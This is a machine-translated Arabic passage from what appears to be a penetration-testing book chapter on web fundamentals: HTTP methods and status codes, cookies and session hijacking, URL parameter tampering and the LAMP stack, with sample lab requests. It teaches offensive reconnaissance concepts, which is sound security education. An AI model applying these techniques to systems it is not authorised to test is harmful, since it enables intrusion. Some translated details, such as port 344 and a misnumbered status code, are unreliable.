منذ نشأتها، شهدت إمكانيات الويب تطورًا وتوسعًا مستمرين. وكما هو الحال مع بروتوكول نظام أسماء النطاقات (DNS)وبروتوكولات البريد الإلكتروني، فقد صُمم بروتوكول نقل النص التشعبي (HTTP)لغرض محدد وفي فترة زمنية معينة. كانت صفحات الويب في ذلك الوقت ثابتة في الغالب؛ أي أنها كانت تعرض محتوى ثابتًا لكل مستخدم يدخل إليها. يُشار إلى هذا الشكل المبكر من شبكة الويب العالمية أحيانًا باسم .Web 1.0قارن ذلك بمواقع التواصل الاجتماعي والمدونات والتطبيقات المالية الحالية ؛ أي Web 2.0وما بعده، مع ظهور Web 3.0الذي يُروج له بالفعل المتحمسون لتقنية البلوك تشين.

أصبحت الأمور أكثر تعقيداً، ويتعين على الخوادم اليوم التعامل مع العديد من المستخدمين، والتحقق من هويتهم، وتتبعهم أثناء استخدامهم للتطبيق . لم يعد المحتوى حكراً على مالك الموقع، بل أصبح في كثير من الأحيان من صنع أي شخص يرغب في المساهمة.

استُخدمت بروتوكولات الويب الأصلية لأغراض تتجاوز بكثير مواصفاتها الأصلية، مما أدى إلى ثغرات أمنية. ولا شك أنك ستسمع حديثًا عن ويب 3.0باستخدام تقنية البلوك تشين، وهي البنية الأساسية لبيانات العملات المشفرة مثل بيتكوين .(bitcoin.org)تُعدّ تقنية البلوك تشين في جوهرها قوائم من السجلات -على سبيل المثال، المعاملات المالية -المرتبطة ببعضها البعض من خلال التشفير. بغض النظر عن التكنولوجيا الجديدة أو الفرص المتاحة

Machine Translated by Google

مهما كان ما يمكن أن يجلبه الإنترنت، فإن الفهم الراسخ للأساسيات سيضعك في وضع جيد لاكتشاف الثغرات الأمنية، بغض النظر عن أحدث المصطلحات أو الكلمات الرائجة.

بروتوكول نقل النص التشعبي

عادةً، ستجد خادم الويب يستمع على المنفذين 80و344 لطلبات HTTPأو HTTPSالواردة، ولكن هذه ليست المنافذ الوحيدة التي ستجد عليها هذه الخدمات. في الواقع، يمكن لأي منفذ تقريبًا أن يخدم HTTP، الذا لا تفترض غير ذلك. تم تعريف الإصدار 1.1من بروتوكول نقل النص التشعبي (HTTP)في RFC 2616، ولكن هناك إصدارات أحدث HTTP/2 -الذي يمكنك قراءة المزيد عنه في 3، HTTP/و RFC 7540، الذي لم يتم تحديده بعد في RFC. سنشير إلى الإصدار 1.1من البروتوكول، الذي لم يصبح قديمًا بسبب الإصدارات الأحدث ولا يزال قيد الاستخدام. في الواقع، يُستخدم الإصدار 1.1منذ عام 1997، والبروتوكولات الأحدث، على الرغم من توفرها، لا تحظى بدعم واسع على العديد من خوادم الويب.

يصف بروتوكول HTTPطريقة نقل مستندات HTML، ويجب عدم الخلط بينه وبين لغة HTMLنفسها التي تحدد المحتوى. يُستخدم HTTPاليوم على نطاق واسع لنقل جميع أنواع الملفات، ولا يقتصر استخدامه على HTMLفقط. تُعدّ برامج جانب العميل المكتوبة بلغة JavaScriptشائعة للغاية، وكذلك لغة الترميز القابلة للتوسيع (XML)، ويتم نقل الصور والصوت والفيديو وملفات البرامج باستخدام HTTP.

أصبح الإصدار الخامس من لغة HTMLشائع الاستخدام، ويحتوي على ميزات لعرض نطاق واسع من المحتوى. كان الويب في السابق يقتصر على النصوص والصور أحيانًا، أما الآن فيشمل مقاطع الفيديو والألعاب والتطبيقات المعقدة التي تعتمد على مزيج من التعليمات البرمجية من جانب الخادم وجانب العميل. قد تصادف أيضًا تقنية جافا سكريبت غير المتزامنة، XML (Ajax)والتي تستخدم التعليمات البرمجية من جانب العميل لإرسال الطلبات إلى خادم الويب، غالبًا دون أن يدرك المستخدم النهائي ذلك. تُستخدم هذه التقنية لتحديث صفحات الويب في الوقت الفعلي، دون الحاجة إلى إعادة تحميل الصفحة بالكامل، أو وفقًا لتفاعلات المستخدم مع صفحة الويب أو التطبيق. من المثير للدهشة أن XMLليس دائمًا هو التنسيق المستخدم لإرسال واستقبال البيانات باستخدام Ajax؛ فقد يكون نصًا عاديًا أو تنسيقًا آخر مثل تدوين كائنات جافا سكريبت، (JSON)الذي يمثل البيانات بطريقة قابلة للقراءة من قِبل الإنسان والآلة، على الرغم من أن المصطلح التقليدي يشير إلى استخدام XMLلوظيفة XMLHttpRequestفي متصفح الويب لتحديث جزء من صفحة الويب بدلًا من محتواها بالكامل. يسمح هذا بتحديث صفحات الويب دون أن ينقر المستخدمون على زر التحديث أو باستخدام كلمة مفتاحية للتحديث في علامة meta HTML.

للوصول إلى مورد ويب، سيرسل متصفح الويب (أو العميل) الخاص بك عادةً طلب GET الطلب، ومن المفترض أن يستجيب الخادم برمز ، 200 OKوبعض رؤوس ، HTTPونص الرسالة.

Machine Translated by Google

من الشائع أن تقوم مواقع الويب بإعادة توجيه الطلبات غير الآمنة (المرسلة عبر بروتوكول HTTPالعادي) إلى منفذ [redacted] باستخدام إحدى استجابات إعادة التوجيه المتعددة، والتي تبدأ رموز استجابتها بالرقم .3عادةً ما تُستخدم الرموز 301("نُقل بشكل دائم") و203 ("تم العثور عليه") لإجبار متصفح المستخدم على الوصول إلى عنوان URLباستخدام HTTPSبدلاً من .HTTPسيرسل المتصفح طلبًا آخر إلى عنوان URLالجديد ثم يتلقى استجابة .200

يحتوي نص الرسالة على المستند المطلوب، مثل صفحة ويب مكتوب بلغة .HTMLيبدو طلب HTTPالنموذجي كما يلي:

```
طلب GET /src/login.php HTTP/1.1
المضيف: 192.168.56.101
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept:

DNT: 1
الاتصال: مغلق
طلبات الترقية غير الآمنة: 1
Cache-Control: max-age=0
```

قد تبدو استجابة HTTPالأساسية على النحو التالي:

```
HTTP/1.1 200 OK Server: nginx/1.4.0 Date: الأربعاء، 20فبراير 2019 10:49:42بتوقيت غرينتش
Content-Type: text/html; charset=iso-8859-1
الاتصال: مغلق
Set-Cookie: SQMSESSID=7nbmfcgfsroqmrd1199uu4kui2; path=/
تنتهي: الخميس، 19نوفمبر 1981، الساعة 08:52:00بتوقيت جرينتش
التحكم في ذاكرة التخزين المؤقت: لا تخزين، لا تخزين مؤقت، يجب إعادة التحقق، فحص ما بعد المعالجة ،0 =فحص ما قبل المعالجة 0 =
Set-Cookie: SQMSESSID=7nbmfcgfsroqmrd1199uu4kui2; path=/; HttpOnly
براغما: بدون ذاكرة تخزين مؤقتة
طول المحتوى: 2287

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta name="robots" content="noindex,nofollow"> <title>HackerHouse - تسجيل الدخول</title> </head> <body> <form action="redirect.php" method="post" name="login_form"> <input type="text" name="login_username"
value="" onfocus="alreadyFocused d=true;"/> <input type="password" name="secretkey" onfocus="alreadyFocused=true;"/
> </form> </body> </html>
```

Machine Translated by Google

هذه الأمثلة مأخوذة من خادم البريد الافتراضي في الفصل السابق (مع حذف معظم أكواد .(HTMLقبل أن نبدأ بإضافة طبقات إضافية من الوظائف (والتعقيد) إلى خادم الويب، بدأت المشاكل بالظهور. تحتوي طلبات واستجابات HTTPعلى رؤوس ونصوص. غالبًا ما يحتوي الرأس على معلومات مفيدة (كما هو الحال في البريد الإلكتروني)؛ على سبيل المثال، نوع برنامج الخادم المستخدم. إذا نظرت إلى الاستجابة السابقة، فسترى الرأس التالي:

```
الخادم: nginx/1.4.0
```

قد يكون هذا الخادم يعمل بنظام Nginxالإصدار 1.4.0، ويمكننا استخدام هذه المعلومة فورًا للتحقق مما إذا كان هذا الإصدار قديمًا وما إذا كانت هناك ثغرات أمنية معروفة. يحرص العديد من مديري خوادم الويب على عدم الكشف عن رقم الإصدار الحقيقي بهذه الطريقة؛ ومع ذلك، يُفضل بعض المطورين إضافة رؤوس مخصصة تُسرب المزيد من المعلومات.

بالطبع، محتوى الصفحة مهم أيضاً. دعونا نركز الآن على بروتوكول HTTPوليس على المحتوى المُقدّم، مثل .HTML

أساليب وأفعال بروتوكول نقل النص التشعبي (HTTP)

يُستخدم طلب GETالبسيط في كل مرة تتصفح فيها موقعًا إلكترونيًا، ولكن هناك أوامر أخرى يمكن استخدامها مع بروتوكول HTTP، مثل أمر . OPTIONSيُخبرك هذا الأمر بالأوامر الأخرى التي يقبلها خادم الويب. يسمح خادم الويب المُهيأ جيدًا بالأوامر الأساسية فقط، بينما قد يسمح لك البعض الآخر بتنفيذ أوامر أكثر مما تتوقع. يمكن لأدوات الفحص مثل Nmapإجراء هذه الفحوصات نيابةً عنك وتحديد الأوامر التي يقبلها خادم الويب.

لكن يمكنك القيام بذلك يدويًا أيضًا. والآن، دعونا نستعرض طرق HTTP(المعروفة أيضًا بالأفعال)، والمدرجة هنا:

طلب :GETيطلب موردًا (على سبيل المثال، صفحة ويب)

:HEADيطلب فقط عناوين الصفحات أو الموارد المحددة

:POSTيرسل بعض البيانات إلى الخادم (على سبيل المثال، تفاصيل تسجيل الدخول)

:PUTيقوم بتحميل ملف إلى عنوان URLالمُحدد

حذف: يحذف المورد المحدد

التتبع: يعيد صدى الطلب (يستخدم لأغراض تصحيح الأخطاء)

الخيارات: تُعيد الطرق المدعومة لعنوان URLالمُعطى

الاتصال: يطلب من الخادم إعادة توجيه اتصال TCP

التصحيح: يُعدّل جزءًا من صفحة أو مورد

يجب أن يدعم خادم الويب النموذجي، سواءً كان مباشرًا أو مخصصًا للإنتاج، التابع لعميلك، طريقتي GETو POSTفقط (وربما HEAD، وهي في الواقع مماثلة لطلب GETبدون محتوى). تذكر أن هذا خادم ويب مُتاح للعامة. قد تجد أيضًا دعمًا لـ OPTIONS، والذي يُفترض أن يكشف فقط عن

Machine Translated by Google

أن الطرق الثلاث الأخرى ممكنة. هذا يعني أن الخادم سيستجيب لهذه الطلبات، وعليه تجاهل أو رفض الطلبات الأخرى. إذا لاحظتَ طرق HTTPإضافية يدعمها خادم الويب استجابةً لطلب ، OPTIONSفعليك تقييم كل منها واختبارها لتحديد أي منها قد يكون زائدًا عن متطلبات الخادم. قد يُشكّل هذا السلوك مشكلةً بحد ذاته، إذ تسمح لك طرق HTTP الإضافية بالتفاعل مع الخادم بشكلٍ أوسع، كطلب الملفات أو تنفيذ عمليات إضافية. على سبيل المثال، يعني فعل CONNECTأنه يُمكن استخدام خادم الويب كخادم وكيل.

يمكنك استخدامه للاتصال بموقع آخر، بل وتشغيل برنامج Nmapمن خلال هذا الاتصال. تخيّل الإمكانيات الهائلة لجهاز كمبيوتر يقوم بالاتصال بأجهزة كمبيوتر أخرى نيابةً عنك!

رموز استجابة HTTP

سيكون من المفيد لك معرفة أنواع الاستجابات التي يمكن أن ترد من خادم الويب. هناك خمسة أنواع أو فئات من الرموز. يشير الرقم 1إلى الرسائل المعلوماتية، والرقم 2إلى رسائل النجاح، والرقم 3إلى إعادة التوجيه، والرقم 4إلى أخطاء العميل، والرقم 5 إلى أخطاء الخادم. يسرد الجدول التالي رموز استجابة HTTPوأسمائها ، مأخوذة من RFC 7231(الذي يلغي RFC 2616 - RFC الأصلي لبروتوكول .(HTTP/1.1ستجد هذا الجدول نفسه في القسم 6.1من /tools.ietf.org) RFC 7231

(html/rfc7231#section-6.1مع روابط لشرح كل رمز استجابة.

رموز استجابة HTTP

اسم	شفرة
يكمل	100
بروتوكولات التبديل	101
نعم	200
مخلوق	201
مقبول	202
معلومات غير رسمية	203
لا يوجد محتوى	204
إعادة ضبط المحتوى	205
محتوى جزئي	206
خيارات متعددة	300
تم النقل بشكل دائم	301
وجد	302
انظر أخرى	303

Machine Translated by Google

اسم	شفرة
غير معدل	304
استخدم بروكسي	305
إعادة توجيه مؤقتة	307
اقتراح غير جيد	400
غير مصرح به	401
الدفع مطلوب	402
مُحرَّم	403
غير موجود	404
الطريقة غير مسموح بها	405
غير مقبول	406
يلزم التحقق من هوية الوكيل	407
انتهت مهلة الطلب	408
صراع	409
ذهب	410
الطول المطلوب	411
فشل الشرط المسبق	412
الحمولة كبيرة جدًا	413
عنوان URIطويل جدًا	414
نوع الوسائط غير المدعوم	415
النطاق غير مُرضٍ	416
لم يتحقق التوقع	417
يلزم التحديث	426
خطأ في الخادم الداخلي	500
لم يتم التنفيذ	501
بوابة سيئة	502
الخدمة غير متوفرة	503
مهلة البوابة	504
إصدار HTTPغير مدعوم	505

تم حجز بعض رموز حالة HTTPللاستخدام المستقبلي، مثل 402(الدفع مطلوب)، لكن هذا لا يعني أن الخوادم لا يمكنها استخدامها لأغراضها الخاصة، حتى وإن كان ذلك غير مناسب. ستجد أيضًا أن بعض المؤسسات (مثل Cloudflare، وهي شركة تقدم مجموعة واسعة من خدمات الإنترنت) تستخدمها.

Machine Translated by Google

تُوسّع المنتجات والحلول المُقدّمة للشركات (بما في ذلك خدمات الحماية من هجمات DDoSوخدمات DNSوخدمات بروكسي الويب) مخطط رموز استجابة HTTPالحالي بإضافة رموزها الخاصة لتقديم استجابات أخطاء أكثر تحديدًا فيما يتعلق بخدماتها. كما يُضيف برنامج خادم الويب Nginxرموزه الخاصة. حتى أن بعض رموز الاستجابة قد تم ابتكارها كجزء من مزحات كذبة أبريل، مثل الرمز 418"أنا إبريق شاي"، والذي يمكن العثور عليه في RFC 2324(وهو RFCيُحدد بروتوكول التحكم في إبريق القهوة الوهمي).

بلا جنسية

من الميزات المثيرة للاهتمام في بروتوكول HTTPأنه، على الرغم من استخدامه لبروتوكول التحكم بالنقل ،(TCP)وهو بروتوكول موجه للاتصال، إلا أن HTTP نفسه عديم الحالة. وهذا يعني أنه عند إرسال طلب ،HTTPيستمع الخادم، ويستقبل الطلب، ثم يرسل ردًا، وبعد ذلك يغلق اتصال .TCPفهو لا يتتبع هوية المتصلين، ولا يعلم متى يتصل الشخص نفسه مرة أخرى؛ إذ يُحافظ على الاتصال مؤقتًا فقط أثناء نقل الصفحة أو أي مورد آخر. والسبب في ذلك هو أن خوادم الويب غالبًا ما تخدم عددًا كبيرًا من المستخدمين في أي وقت، وبالتالي فإن الحفاظ على هذا العدد الكبير من الاتصالات مع كل مستخدم سيُرهق موارد الحاسوب بشكل كبير، حتى مع الأجهزة الحديثة.

عند الحاجة، سيتم إبقاء اتصال TCPمفتوحًا باستخدام ترويسة " Connection: Keep-alive " HTTPحتى يتم نقل جميع [redacted] المطلوبة أو انتهاء مهلة الاتصال. تستخدم برامج الخوادم المختلفة توقيتات مختلفة لهذه المهمة، ويمكن استخدامها لتحديد بصمة المضيف عند فشل الطرق الأخرى. كما يمكن إغلاق الاتصال قسرًا باستخدام ترويسة . "Connection: Close"

علاوة على ذلك، ليس من الضروري الاحتفاظ بحالة الموقع إذا كان كل ما تطلبه وتتلقاه هو صفحة ويب ثابتة. ولكن كما نعلم، فإن صفحات الويب الثابتة تمامًا لا توجد في الغالب إلا في المتاحف (مثل موقعنا المفضل، .(textfiles.comأصبح من الشائع اليوم تسجيل الدخول إلى موقع ويب وإرسال طلبات تؤدي إلى صفحات تحتوي على محتوى مخصص. مع بروتوكول HTTPعديم الحالة، كان هذا يعني إرسال بيانات اعتماد تسجيل الدخول (مثل اسم المستخدم وكلمة المرور) مع كل طلب HTTPلولا ملفات تعريف الارتباط.

ملفات تعريف الارتباط

تُستخدم ملفات تعريف الارتباط لأغراضٍ عديدة (للأسف، لا يمكن تناول هذا النوع منها)، ولكن من أهم أدوارها تخزين رمز مميز (غالباً ما يكون سلسلة من الأحرف العشوائية ظاهرياً) على جهاز المستخدم. يُرسل هذا الرمز المميز إلى خادم الويب مع كل طلب، ويُستخدم غالباً كوسيلة لتمييز الزائر بشكلٍ فريد. توفر ملفات تعريف الارتباط طريقةً لتنفيذ الجلسات والحفاظ على حالة الموقع من خلال ضبط متغيرات الخادم.

Machine Translated by Google

يمكن تخزين هذه البيانات في جهاز العميل المتصل. عادةً ما يرتبط ملف تعريف الارتباط، أو الرمز المميز، المستخدم لهذا الغرض بسجل في جدول، أو بقاعدة بيانات تعمل على خادم الويب، أو يكون متاحًا لخادم الويب أو محفوظًا في ذاكرة عملية الخادم. يحتوي هذا السجل على معلومات حول جلسة المستخدم، مثل وقت تسجيل الدخول، وعنوان IP، ومعرف ما، بحيث يمكن ربط البيانات في جداول أو قواعد بيانات أخرى. وبهذه الطريقة، يمكن الحفاظ على حالة المستخدم بعد إغلاق أي اتصال.

عند تسجيل دخول المستخدم أو مصادقته على تطبيق ويب (عن طريق إدخال اسم المستخدم وكلمة المرور)، يتم تحديث معلومات جلسته. بعد ذلك، تُستخدم ملفات تعريف الارتباط أو الرموز المميزة المتبادلة للتحقق من هوية المستخدم، مما يسمح له بالوصول إلى الموارد التي لا يمكن الوصول إليها بطريقة أخرى. عادةً ما يكون هناك ملف تعريف ارتباط مخصص للمصادقة فقط، بينما تتوفر ملفات تعريف ارتباط أخرى لتتبع المستخدم بطرق أخرى (مثل الإعلانات المستهدفة وتفضيلات الموقع). يجب تغيير قيمة ملفات تعريف الارتباط المستخدمة للمصادقة دائمًا عند تغيير حالة المستخدم -أي تسجيل الدخول أو الخروج -أو تغيير صلاحياته. كما يجب أن تنتهي صلاحية الجلسات بعد فترة زمنية معقولة، بحيث يتعين على المستخدم إعادة إدخال اسم المستخدم وكلمة المرور. هذا يقلل من بعض المخاطر المرتبطة بنوع شائع من الهجمات يُعرف باسم اختطاف الجلسة، حيث يستخدم المهاجم جلسة الضحية النشطة والشرعية للوصول إلى حسابها. هذا ممكن إذا تمكن المهاجم من سرقة ملف تعريف ارتباط الجلسة بطريقة ما، من جهاز الضحية على سبيل المثال، أو عن طريق اعتراضه أثناء نقله.

يُعدّ تثبيت الجلسة مشكلة أخرى قد تحدث عندما تبقى ملفات تعريف الارتباط مُفعّلة بعد تسجيل الدخول. في هذه الحالة، قد يتمكن المهاجم من تزويد الضحية بملف تعريف ارتباط خاص به، مع العلم أن هذا الملف سيُفعّل عند تسجيل دخول الضحية. ثم يستخدم المهاجم نفس ملف تعريف الارتباط للوصول إلى حساب الضحية، لأن قيمته لم تتغير.

تُستخدم ملفات تعريف الارتباط أيضًا لتحسين تجربة مستخدمي الموقع الإلكتروني. فهي تخزن معلومات مثل تفضيلات اللغة وعملة الدفع المفضلة.
تلعب ملفات تعريف الارتباط أيضاً دوراً أكثر خطورة في تتبعك وتتبع تفضيلاتك على الإنترنت.
تستخدم بعض المواقع الإلكترونية ملفات تعريف الارتباط لتتبع المستخدمين والتأثير عليهم من خلال عرض إعلانات مُستهدفة والتأثير على تجربة تصفحهم. كما تقوم مواقع أخرى بجمع بيانات شخصية يتم تحديدها عبر ملفات تعريف الارتباط بهدف بيعها لأطراف ثالثة. أصبحت هذه الممارسات شائعة، وبفضل تشريعات مثل اللائحة العامة لحماية البيانات (GDPR) في الاتحاد الأوروبي، يتم إعادة السيطرة إلى مستخدمي الإنترنت فيما يتعلق بالبيانات التي يقدمونها عند الوصول إلى موقع إلكتروني أو تطبيق ويب.

إن نقل وتخزين ملفات تعريف الارتباط المستخدمة لأغراض المصادقة يمثلان أهمية خاصة للمخترق، حيث أن الحصول عليها يسمح لنا بالوصول إلى حسابات المستخدمين دون الحاجة إلى معرفة أسماء المستخدمين أو كلمات المرور.

يمكن تعديل إعدادات خادم الويب لتحديد كيفية ووقت إرسال ملفات تعريف الارتباط، وهذه الإعدادات، كغيرها، قد تُضبط بشكل خاطئ. وهذا يعني أنه قد يتم إرسال ملفات تعريف الارتباط عبر قنوات غير مشفرة، مما يجعلها عرضة للاختراق.

Machine Translated by Google

قد تتعرض ملفات تعريف الارتباط لهجمات الوسيط واختراق حزم البيانات، أو قد تُخزّن في ملفات السجلات حيث يمكن الوصول إليها من قِبل شخص لا يُفترض به رؤيتها. ومن خلال اعتراض ملفات تعريف الارتباط، يُمكن إعادة استخدامها واختراق الجلسة، إذ غالبًا ما يكون ملف تعريف الارتباط هو العامل الرئيسي الذي يُحدد جلسة المستخدم الشرعي على الإنترنت.

معرّفات الموارد الموحدة

تُستخدم مُعرّفات الموارد الموحدة (URIs)في شبكة الويب العالمية لتحديد الموارد على الشبكة بشكل فريد وموحد، ومن هنا جاءت التسمية. يُعدّ مُحدّد موقع الموارد الموحد (URL)مصطلحًا أكثر شيوعًا عند الإشارة إلى موارد الويب. تُعتبر عناوين URLتقنيًا شكلًا أو نوعًا من مُعرّفات الموارد الموحدة؛ وسنستخدم مصطلح URLمن الآن فصاعدًا. صيغة عنوان URLهي كالتالي:

```
[protocol://][user:password@]host[:port][/]path[?query][#fragment]
```

الأمر أعقد مما قد تظن. لا تقتصر استخدامات عناوين المواقع الإلكترونية (URLs)على الإنترنت فقط (مثل telnet://
و ftp://و ،(file://بل إن الإنترنت هو من جعلها شائعة الاستخدام بين عامة الناس. يميل مستخدمو الإنترنت عادةً إلى النقر على الروابط التشعبية (في صفحة نتائج محركات البحث) التي تحتوي على عنوان URLبدلاً من كتابته يدويًا، وقد لا يكونون على دراية بمعانيها. نعلم جميعًا ضرورة التحقق من أي عنوان URLبعناية قبل النقر عليه، لكن المتسللين يستغلون حتى هذا الجهل البسيط لدى المستخدمين العاديين.

يبدو عنوان URLالنموذجي للوصول إلى مورد ويب على النحو التالي: http://www.example
.com/foobah.php?parameter=variable.
ليست جميع عناصر عنوان URLمطلوبة. هنا لدينا البروتوكول (http)متبوعًا بالمضيف (www.example.com)
الذي سيتم تحويله بواسطة نظام أسماء النطاقات (DNS)إلى عنوان IP. لم يتم استخدام اسم المستخدم وكلمة المرور
لأنهما غير مطلوبين للمورد. كذلك، لم يتم تحديد منفذ لأن HTTPيستخدم المنفذ 80افتراضيًا، لذا يُفترض استخدامه
عند عدم تحديد أي منفذ. المسار هو / ،foobah.php مما يشير إلى أننا نطلب ملف PHPموجود في الدليل الجذر لخادم
الويب. أخيرًا، يتم تقديم استعلام، والذي سيكون متاحًا لرمز PHPالذي يعمل على الخادم.

يمكنك اعتبار هذا الاستعلام وسيطًا لبرنامج يعمل على خادم الويب. تُضاف أجزاء من عنوان URL، ويُرمز لها برمز
المربع (#)أحيانًا كجزء أخير من عنوان URL، وتُستخدم عادةً للإشارة إلى جزء معين من البيانات المطلوبة. يمكنك الاطلاع
على مثال جيد لأجزاء عنوان URLفي صفحات ويكيبيديا، مثل هذه الصفحة التي تتناول هذا الموضوع بالتفصيل: /wiki
en.wikipedia.org/

Fragment_identifier#Basics.
بكتابة عنوان URLكهذا في شريط عناوين متصفحك، فإنك تطلب من متصفحك إرسال طلب إلى المضيف المحدد.
عندما تكون المعلمات والمتغيرات مرئية في عنوان URL، على سبيل المثال، 192.168.56.101/src/read_body
https://
عادةً ما يكون طلب GET عنوان URL.php?mailbox=INBOX&passed_id=4&startMessage=1,

Machine Translated by Google

طلب .GETتقوم فكرة طلب GETعلى طلب معلومات معينة بناءً على معايير محددة، ثم يتم إرجاع هذه المعلومات. سيبدو عنوان URLكمثال عند إرساله من متصفح ويب باستخدام طلب GETكما يلي:

```
طلب GETإلى /src/read_body.php?mailbox=INBOX&passed_id=4&startMessage=1 HTTP/1.1
المضيف: 192.168.56.101
وكيل المستخدم: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
أنواع الملفات المقبولة: text/html، application/xhtml+xml، application/xml؛ q=0.9، */*؛ q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
ملف تعريف الارتباط: SQMSESSID=9qjuj43b94blsonon2ukvanqk3; البريد السنجاب_
اللغة =محذوفة؛ المفتاح 3DSm98j4hQ%3D%3D =
DNT: 1
الاتصال: مغلق
طلبات الترقية غير الآمنة: 1
Cache-Control: max-age=0
```

مرة أخرى، هذا مثال من خادم البريد الإلكتروني المجاني المذكور في الفصل السابق. عند إرسال طلب كهذا، نرسل مُعاملًا إلى إجراء يعمل على الخادم. يتوقع هذا الإجراء وسائط ضمن نطاق مُحدد، لذا يُمكننا محاولة إدخال بيانات غير متوقعة ضمن هذا المُعامل لإحداث نتيجة غير متوقعة.

في المثال السابق، تذكر أن / read_body.phpهو برنامج نصي يعمل على الخادم وينفذ التعليمات البرمجية عن بُعد. أما PHPفهي لغة برمجة تُستخدم لتنفيذ التعليمات البرمجية على الخادم نفسه.
من خلال إرسال طلب GETهذا ، قمنا بتوفير ثلاثة وسائط INBOX -و 4و - 1إلى معلمات mailboxو passed_idو startMessageعلى التوالي.
تُعرف عملية تعديل هذه المتغيرات في عناوين URLباسم التلاعب بمعلمات ، HTTPوهي عملية سهلة للغاية، إذ لا يحتاج المخترق إلا إلى متصفح ويب. يهدف التلاعب بالمعلمات إلى إجبار خادم الويب على القيام بسلوك غير متوقع ومحدد.

قد يكون هذا بسيطًا كعرض رسالة خطأ (قد تحتوي على معلومات مفيدة حول الخادم وتقنياته)، أو قد يعني أن الخادم يعرض لك محتويات ملف / . passwd etc/قد تقوم بتغيير مُعامل يُسمى useridللوصول إلى مستندات لا ينبغي أن تكون مرئية لك كزائر مجهول للموقع. هذه مجرد أمثلة، لكنها جميعًا حدثت في وقت ما، وستجد مثل هذه الثغرات البسيطة في بيئات حقيقية من حين لآخر.

LAMP: لينكس، أباتشي، ماي إس كيو إل، وبي إتش بي

يعتمد خادم الويب الحديث على تشغيل العديد من البرامج وعملها معًا لتنفيذ المفاهيم والبروتوكولات المذكورة حتى الآن (بما في ذلك HTTP، HTML، وملفات تعريف الارتباط، وعناوين URL) ولعرض صفحات الويب التي تحتوي على محتوى ديناميكي

Machine Translated by Google

للزوار. يُعد استخدام بنية ثلاثية الطبقات من أكثر البنى شيوعًا على الإنترنت اليوم. تُستضاف تطبيقات الويب في هذه البنية بواسطة خادم ويب يستخدم قاعدة بيانات لتقديم محتوى ديناميكي يُعرض للمستخدم في متصفحه.

تُعدّ حزمة LAMPمن أكثر حزم البرامج شيوعًا . يرمز LAMPإلى .PHPو MySQLو Apacheو Linuxسُمّيت حزمةً لأن هذه المكونات تعمل فوق بعضها البعض. بالطبع، ستجد اختلافاتٍ في حزمة LAMP، مثل حزمة WAMP(حيث يرمز الحرف Wإلى Windows)وحزمًا مختلفة تمامًا. كما هو موضح في الشكل 7.1، يقع نظام التشغيل (Linux)في أسفل الحزمة، وفوقه برنامج خادم الويب .(Apache)ثم قاعدة البيانات (MySQL)، وفوقها لغة برمجة نصية من جانب الخادم (PHP)التي تأخذ هذا المحتوى وتحوّله إلى .HTMLهذا تمثيلٌ مبسطٌ للغاية للحزمة، وستجد العديد من المخططات على الإنترنت التي توضح العلاقات بين كل طبقة بمستوياتٍ متفاوتةٍ من التعقيد. بما أن Linuxمُغطّى في هذا الكتاب، وليس خاصًا بخوادم الويب، فلننتقل إلى الطبقة التالية من الحزمة، وهي .Apache



الشكل :7.1تمثيل أساسي لمجموعة برامج LAMP

خادم الويب: أباتشي

أباتشي برنامج شائع لتوفير خدمات الويب. ربما يكون أباتشي مثبتًا لديك بالفعل على جهاز كالي لينكس، ويمكنك تشغيل خدمة ويب عليه ببضع أوامر بسيطة. في الواقع، هذا كل ما في الأمر تقريبًا.

Machine Translated by Google

تحتاج إلى خادم ويب أساسي، بالإضافة إلى بعض المحتوى على شكل ملفات HTML، والتي يمكن كتابتها بسرعة وسهولة باستخدام أي محرر نصوص. إذن ، خدمة الويب مصطلح عام يُطلق على البرامج التي تستقبل طلبات HTTP وتستجيب لها بردود HTTP.

أباتشي برنامج مجاني ومفتوح المصدر، موجود منذ زمن طويل. وكما هو متوقع، تم اكتشاف العديد من الثغرات الأمنية فيه والكشف عنها بمرور الوقت. يمكنك الاطلاع على هذه الصفحة: www.cvedetails.com/ قائمة الثغرات الأمنية/معرف_البائع-54/ .Apache.html يُعد كل من Nginx و Microsoft IIS مثالين آخرين على برامج خادم الويب الشائعة في حزم الويب.
سنلقي نظرة فاحصة على ذلك قريباً.

قاعدة البيانات: MySQL

في تطبيقات الويب الحديثة، عادةً ما توجد خدمة قاعدة بيانات، مثل MySQL، تعمل على خادم الويب أو يمكن الوصول إليها منه. تحتوي قاعدة البيانات هذه غالبًا على معظم محتوى الموقع. ففي حالة مدونة متعددة المستخدمين، على سبيل المثال، تحتوي هذه القاعدة على منشورات المدونة، وبيانات المستخدمين، وروابط الصور، وما إلى ذلك. كما توجد قاعدة بيانات أخرى (قد تكون منفصلة عن قاعدة بيانات تخزين المحتوى) لتتبع جلسات المستخدمين باستخدام ملفات تعريف الارتباط (الكوكيز).

تذكر أن ملف تعريف الارتباط غالبًا ما يكون مجرد رمز يشير إلى بيانات مخزنة في مكان آخر. في التصاميم الأكثر أمانًا، لا تُثبَّت قواعد البيانات عادةً على خادم الويب نفسه، بل على مضيف شبكة خاص إضافي. ينبغي أن تكون هذه القواعد متاحة فقط لخادم الويب، ولكن توجد طرق لتجاوز هذه القيود. سيتم تناول هذا الجانب بالتفصيل في كل من الفصل 11، "قواعد البيانات"، والفصل 12، "تطبيقات الويب".

يُعدّ MySQL خيارًا شائعًا لإدارة المحتوى، ولكن توجد خيارات أخرى كثيرة أيضًا. من بين هذه الخيارات: MariaDB و PostgreSQL و Microsoft SQL Server. و Oracle سنتناول هذه الخيارات لاحقًا في هذا الكتاب. الآن، عليك أن تُدرك أن قاعدة البيانات غالبًا ما تكون جزءًا لا يتجزأ من عمل أي موقع إلكتروني. لذا، عليك دائمًا البحث عن معلومات تُتيح لك الوصول إلى قاعدة بيانات كهذه، حتى مجرد معرفة أسماء بعض قواعد البيانات الشائعة سيُساعدك في ذلك.

برمجة جانب الخادم: PHP

